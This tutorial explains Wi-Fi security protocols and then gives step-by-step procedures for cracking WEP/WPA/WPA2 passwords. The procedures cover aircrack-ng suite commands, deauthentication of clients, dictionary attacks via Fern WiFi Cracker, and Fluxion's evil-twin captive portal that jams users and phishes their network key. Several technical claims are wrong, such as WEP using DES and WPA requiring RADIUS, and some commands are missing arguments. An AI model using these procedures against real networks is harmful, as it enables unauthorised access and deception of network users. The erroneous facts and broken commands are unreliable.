Wireless Networks Hacking

Wireless Network

Wireless networks, like Bluetooth and Wi-Fi, eliminate the need for physical connections, reducing the complexity and expenses associated with maintaining physical network peripherals such as switches and cables. The evolution from physical networks was driven by the challenge of managing various physical components.

WiFi Alliance: The WiFi Alliance oversees Wi-Fi technology, ensuring compliance with standards and promoting interoperability among devices.

IEEE 802.11 Standard: The IEEE 802.11 standard sets rules for wireless networks, including Wi-Fi, enabling internet access. "WiFi" stands for Wireless Fidelity.

Router and DHCP: Wireless networks, exemplified by Wi-Fi, use routers with DHCP (Dynamic Host Configuration Protocol) to manage IP address assignments. DLINK pioneered wireless routers.

Need for Wireless Security: As smart devices proliferate on wireless networks, security becomes paramount. Inadequately secured networks risk unauthorized access, manipulation, and illegal use. Hackers exploit vulnerabilities for data interception, spreading viruses, worms, Trojan horses, and engaging in identity theft. Establishing robust wireless security measures is crucial in safeguarding against these threats.

Wireless Security Protocols

WEP (Wired Equivalent Privacy):

1. *Introduction:* Developed in 1997, WEP aimed to secure wireless networks comparably to wired ones.
2. *Security Mechanisms:* WEP employed the RC4 algorithm and DES encryption, but its fixed key posed susceptibility to attacks.
3. *Vulnerabilities:* WEP had significant security flaws, allowing key recovery and making it easily exploitable.

WPA (WiFi Protected Access):

1. *Introduction:* Introduced in 2003 as an upgrade to WEP, WPA improved authentication and encryption.
2. *Security Enhancements:* WPA introduced additional security mechanisms and algorithms for more robust protection against unauthorized access.
3. *RADIUS Support:* WPA required RADIUS server support for user authentication.

WPA2 (WiFi Protected Access 2):

1. *Introduction:* Released in 2004, WPA2 retained WPA's security features while aiming for stronger encryption.
2. *Encryption Technologies:* WPA2 utilized Temporal Key Integrity Protocol (TKIP) and Advanced Encryption Standard (AES) with Pre-Shared Keys (PSK) for enhanced security.

CAPTURING WIRELESS COMMUNICATION PACKETS

In the realm of wireless security and penetration testing, capturing wireless communication packets is a foundational step for analyzing and assessing the security of a wireless network. The process involves using Kali Linux, a compatible external WiFi adapter, and essential tools such as Airmon-ng and Airodump-ng.

Attacker's Machine:

- *Operating System:* Kali Linux
- *Wireless Adapter:* Leoxsys External WiFi Adapter - 150HGN (**Product Link**)

Tools:

- *Airmon-ng*
- *Airodump-ng (Non-Graphical)*

DEMONSTRATION

Open a terminal in Kali Linux.

Use the following commands:

```
$ iwconfig
 $ airmon-ng start wlan0 // Starting Monitoring Mode on wlan
 $ airmon-ng kill PIDs
$ iwconfig - wlan0mon
```

Start dumping packets using Airodump-ng:

```
$ airodump-ng wlan0mon // Start dumping on wlan0mon
$ airodump-ng --bssid -c -w wlan0mon // Start capturing and dumping packets, storing them on Kali OS
```

Requirements for Cracking Wireless Networks:

- *Operating System:* Kali Linux
- *Hardware Components:* Wireless Adapter supporting Monitor Mode (e.g., "Leoxsys 150 HGN")
- *Tools (CLI Tools Pre-Installed in Kali Linux):*


  a. Airmon-ng: For enabling Monitor Mode.
  b. Airodump-ng: For dumping wireless fidelity packets.
  c. Aireplay-ng: For generating frames/packets and altering network packets.
  d. Aircrack-ng: For brute force attacks on WiFi captured packets using wordlists.

Workflow for Cracking WEP, WPA/WPA2:


Check Wireless Adapter Name	#iwconfig
Start Monitoring Mode	#airmon-ng start wlan0
Kill Processes:	#kill PID
Check Adapter Name After Monitoring Mode:	#iwconfig
Start Dumping Packets:	#airodump-ng wlan0mon
Save Dumped Packets to a File:	#airodump-ng --bssid <Target Router's bssid> -c -w wpa2 wlan0mon
Send Deauthentication Packets:	#aireplay-ng -0 10 -a -c <bssid of client/user> wlan0mon
Start Dictionary Attack:	#aircrack-ng -w wpa2-01.cap

Using Fern wifi cracker

Fern WiFi cracker comes pre-installed with Kali Linux latest full version. We can run it from the Kali Linux application menu Wireless Attacks > fern wifi cracker



It will ask us the sudo password to run because fern needs superuser access to do it's work. After providing it will run and we got it's main menu like following screenshot




Python Version: 3.8.4 default
Aircrack Version: rcrack-ng 1.6 - (C) 2
Qt Version: 5.15.0

About Fern WIFI Cracker

GUI suite for wireless encryption strength testing of 802.11 wireless encryption standard access points

Written by Saviour Emmanuel Ekiko Report Bugs at : savioboyz@rocketmail.com




Now we select the network interface. Usually our devices internal WiFi is the wlan0 interface and to use monitor modes from our external WiFi adapter we need to select wlan1 interface, as we did in the following screenshot:


Now we need to click on the "Scan for Access Point" button then it will scan for nearby WiFi networks (WEP and WAP type of wireless protocols).

In the above screenshot we click on the on the 1 detected WiFi WPA button and we got the attack interface as following screenshot:


Now here we need to choose options to perform attack. We choose the attack type to "Regular attack". Then we choose the dictionary file to crack the WiFi password



For our this example tutorial we are going to use one of these password lists. So in the attack pane we choose one wordlist from this directory and click on open to select it.


WiFi-WPA - File Manager
File
Edit
View
Go
Help
/usr/share/seclists/Passwords/WiFi-WPA/
Warning, you are using the root account, you may harm your system.
DEVICES
File System
PLACES
root
NETWORK
Browse Network
probable-v2-wpa-top62.txt
probable-v2-wpa-top447.txt
probable-v2-wpa-top4800.txt

Now we just need to click on the attack button. Rest everything will be done automatically. After some time we got our targeted networks WiFi password.



WPA KEY: qwertyuiop

Yes, we did it. We can see the password in red bold line on above screenshot.

Using Fluxion

Using Fluxion for WiFi Password Cracking:

1. **Clone Fluxion Repository:**

```
git clone git@github.com:FluxionNetwork/fluxion.git
```

1. **Navigate to Fluxion Directory:**

```
cd fluxion
```

1. **Run Fluxion:**

```
./fluxion.sh
```

(Missing dependencies will be auto-installed.)

1. **Scan for Target Wireless Network:**
   - Launch the Handshake Snooper attack.
2. **Capture Handshake:**
   - Capture a handshake, which is necessary for password verification.
3. **Launch Captive Portal Attack:**
   - Spawns a rogue (fake) AP, imitating the original access point.
   - Spawns a DNS server, redirecting all requests to the attacker's host running the captive portal.
   - Spawns a web server, serving the captive portal that prompts users for their WPA/WPA2 key.
   - Spawns a jammer, deauthenticating all clients from the original AP and luring them to the rogue AP.
4. **Authentication Check:**
   - All authentication attempts at the captive portal are checked against the captured handshake file.
5. **Automatic Termination:**
   - The attack will automatically terminate once a correct key has been submitted.
6. **Logging and Reconnection:**
   - The key will be logged, and clients will be allowed to reconnect to the target access point